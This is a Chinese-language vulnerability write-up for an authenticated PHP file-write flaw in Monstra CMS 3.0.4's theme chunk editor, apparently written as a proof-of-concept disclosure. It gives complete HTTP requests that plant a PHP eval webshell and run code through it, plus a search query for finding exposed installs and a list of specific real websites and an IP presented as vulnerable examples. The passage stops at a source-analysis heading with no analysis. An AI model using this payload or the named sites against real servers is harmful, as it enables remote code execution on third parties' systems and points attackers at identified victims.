
**漏洞描述**

monstra cms在后台进行主题样式编辑时，可以对php文件在线编辑+上传漏洞，并且上传目录地址存在未授权访问。

源码地址：https://github.com/monstra-cms/monstra/

源码归属：https://monstra.org/

hunter搜索web.body="monstra"



互联网案例：

https://ridgewayscoaches.co.uk/home,https://mail.ridgewayscoaches.co.uk/,https://rileyandsarahmusic.com/home,https://demo.harmonyb2b.io/,https://52.58.6.138/

php文件上传——/monstra-3.0.4/admin/index.php?id=themes&action=add\_chunk

漏洞详情


Monstra CMS最先版本3.0.4存在php文件上传漏洞，攻击者可以通过/monstra-3.0.4/admin/index.php?id=themes&action=add\_chunk中**Name和Chunk content**进行编辑写入一句话木马后存储为.php文件，而该php文件的地址存在未授权访问

漏洞复现

漏洞环境搭建在本地。

先登录后台获取Cookie: PHPSESSID=7qnrr3ek7nm3hr4f8q49aab18l

访问/monstra-3.0.4/admin/index.php?id=themes&action=add\_chunk



POST /monstra-3.0.4/monstra-3.0.4/admin/index.php?id=themes&action=add\_chunk HTTP/1.1

Host: debug:1211

Content-Length: 145

Cache-Control: max-age=0

Upgrade-Insecure-Requests: 1

Origin: http://debug:1211

Content-Type: application/x-www-form-urlencoded

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9

Referer: http://debug:1211/monstra-3.0.4/monstra-3.0.4/admin/index.php?id=themes&action=add\_chunk

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9

Cookie: PHPSESSID=7qnrr3ek7nm3hr4f8q49aab18l

Connection: close

csrf=413a7071559bed47bae7bec6bfd61328e0e10d13&name=evil&content=%3C%3Fphp+eval%28%24\_GET%5B%27x%27%5D%29%3B%3F%3E&add\_file\_and\_exit=Save+and+Exit

上述POST请求数据包中，name=evil表示上传文件名的前缀为evil，content表示文件写入的内容，这里写入payload：

**%3C%3Fphp+eval%28%24\_GET%5B%27x%27%5D%29%3B%3F%3E**

再访问：/monstra-3.0.4/public/themes/default/evil.chunk.php?x=phpinfo();

通过get方式传参x，执行phpinfo()命令

GET /monstra-3.0.4/monstra-3.0.4/public/themes/default/evil.chunk.php?x=phpinfo(); HTTP/1.1

Host: debug:1211

Cache-Control: max-age=0

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36


Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9


Accept-Encoding: gzip, deflate


Accept-Language: zh-CN,zh;q=0.9

Cookie: PHPSESSID=7qnrr3ek7nm3hr4f8q49aab18l

Connection: close









下面是源码分析：

monstra-3.0.4/plugins/box/themes/themes.admin.php



